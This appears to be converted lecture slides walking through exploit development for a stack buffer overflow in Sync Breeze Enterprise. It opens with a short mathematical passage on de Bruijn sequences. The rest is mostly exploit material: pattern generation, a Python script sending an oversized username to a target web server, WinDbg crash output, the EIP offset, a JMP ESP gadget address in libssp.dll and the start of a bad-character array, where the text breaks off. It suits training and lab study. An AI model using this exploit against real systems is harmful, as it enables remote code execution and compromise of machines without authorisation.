
The number of distinct de Bruijn sequences  $B(k, n)$  is

$$\frac{(k!)^{k^{n-1}}}{k^n}.$$

For a binary alphabet this is  $2^{2^{(n-1)} - n}$ , leading to the following sequence for positive  $n$ : 1, 1, 2, 16, 2048, 67108864... (OEIS: [A016031](#))

The sequences are named after the Dutch mathematician Nicolaas Govert de Bruijn, who wrote about them in 1946.<sup>[1]</sup> As he later wrote,<sup>[2]</sup> the existence of de Bruijn sequences for each order together with the above properties were first **proved**, for the case of alphabets with two elements, by Camille Flye Sainte-Marie (1894). The generalization to larger alphabets is due to Tatyana van Aardenne-Ehrenfest and de Bruijn (1951). Automata for recognizing these sequences are denoted as de Bruijn automata.

In many applications,  $A = \{0, 1\}$ .



The de Bruijn sequence for alphabet size  $k = 2$  and substring length  $n = 2$ . In general there are many sequences for a particular  $n$  and  $k$  but in this example it is unique, up to cycling.

# Aa0Aa1Aa2

```
L$ msf-pattern_create -l 1600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6
Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4
At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3
Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2
Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0
Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9
Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8
Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7
Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6
By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
```

# offset

```
try:  
    server = "192.168.194.10"  
    port = 80  
    size = 1600  
    inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab  
    content = b"username=" + inputBuffer + b"&password=A"
```


```
0:010> g  
(374.1f78): Access violation - code c0000005 (first chance)  
First chance exceptions are reported before any exception handling.  
This exception may be expected and handled.  
eax=00000001 ebx=00000000 ecx=004fd29b edx=0000034f esi=004f417e edi=00dd3570  
eip=42306142 esp=01b0745c ebp=004ebc50 iopl=0 nv up ei pl nz na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202  
42306142 ?? ???
```

```
└$ msf-pattern_offset -q 42306142  
[*] Exact match at offset 780
```

BBBB

```
try:  
    server = "192.168.194.10"  
    port = 80  
    size = 1600  
    buf = b"A" * 780  
    buf += b"B" * 4  
    buf += b"C" * (1600 - len(buf))  
    content = b"username=" + buf + b"&password=A"
```

# it's all coming together



# Sanity check

Command

```
0:010> dd esp-0n80
01cc740c 41414141 41414141 41414141 41414141
01cc741c 41414141 41414141 41414141 41414141
01cc742c 41414141 41414141 41414141 41414141
01cc743c 41414141 41414141 41414141 41414141
01cc744c 41414141 41414141 42424242 43434343
01cc745c 43434343 43434343 43434343 43434343
01cc746c 43434343 43434343 43434343 43434343
01cc747c 43434343 43434343 43434343 43434343
```

```
0:010> g
(1a1c.1fd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=004ce59b edx=0000034f esi=004c2c1e edi=00d93570
eip=42424242 esp=01cc745c ebp=004c0850 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
42424242 ?? ???
|
```

```
0:010> dds esp-0x20 110
```

```
01cc743c 41414141
01cc7440 41414141
01cc7444 41414141
01cc7448 41414141
01cc744c 41414141
01cc7450 41414141
01cc7454 42424242
01cc7458 43434343
01cc745c 43434343
01cc7460 43434343
01cc7464 43434343
01cc7468 43434343
01cc746c 43434343
01cc7470 43434343
01cc7474 43434343
01cc7478 43434343
```

Before EIP

EIP

After EIP

# ESP changes?

| Memory   |          |          |          |          |          |          |
|----------|----------|----------|----------|----------|----------|----------|
| Virtual: | esp      |          |          |          |          |          |
| 01cc745c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01cc748c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01cc74bc | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01cc74ec | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01cc751c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |

| Memory   |          |          |          |          |          |          |
|----------|----------|----------|----------|----------|----------|----------|
| Virtual: | esp      |          |          |          |          |          |
| 01bc745c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01bc748c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01bc74bc | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01bc74ec | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |
| 01bc751c | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 | 43434343 |

# JMP ESP

```
$ msf-nasm_shell  
nasm > jmp esp  
00000000  FFE4          jmp esp  
nasm >
```

```
0:010> !nmod  
00400000 00462000 syncbrs           /SafeSEH OFF             C:\Program Files\Sync Breeze Enterprise\bin\syncbrs.exe  
008d0000 009a4000 libpal            /SafeSEH OFF             C:\Program Files\Sync Breeze Enterprise\bin\libpal.dll  
009b0000 00a64000 libsync            /SafeSEH OFF             C:\Program Files\Sync Breeze Enterprise\bin\libsync.dll  
10000000 10223000 libssp            /SafeSEH OFF             C:\Program Files\Sync Breeze Enterprise\bin\libssp.dll  
5abe0000 5ac7c000 ODBC32            /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\ODBC32.dll  
6a5d0000 6a5e6000 pnrpnspl         /SafeSEH ON  /GS *ASLR *DEP C:\Windows\system32\pnrpnspl.dll  
6b200000 6b217000 MPR              /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\MPR.dll  
6c960000 6c97c000 SRVCLI           /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\SRVCLI.DLL  
6cb40000 6cb63000 WINMMBASE        /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WINMMBASE.dll  
6cc00000 6cc24000 WINMM             /SafeSEH ON  /GS *ASLR *DEP C:\Windows\SYSTEM32\WINMM.dll
```


```
0:010> s -b 10000000 10223000 ff e4  
10090c83 ff e4 0b 09 10 02 0c 09-10 24 0c 09 10 46 0c 09 .....$...F..  
0:010> u 10090c83 13  
*** WARNING: Unable to verify checksum for C:\Program Files\Sync Breeze Enterprise\bin\libssp.dll  
libssp!SCA_FileScout::GetStatusValue+0xb3:  
10090c83 ffe4      jmp    esp  
10090c85 0b09      or     ecx,dword ptr [ecx]  
10090c87 1002      adc    byte ptr [edx],al
```

# update exploit

```
from struct import pack

try:
    server = "192.168.194.10"
    port = 80
    size = 1600
    buf = b"A" * 780
    buf += pack( fmt: "<L", *v: 0x10090c83 )
    buf += b"C" * (1600 - len(buf))
    content = b"username=" + buf + b"&password=A"
```

# BP JMP ESP




# \x00 = bad

```
badchars = (
b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
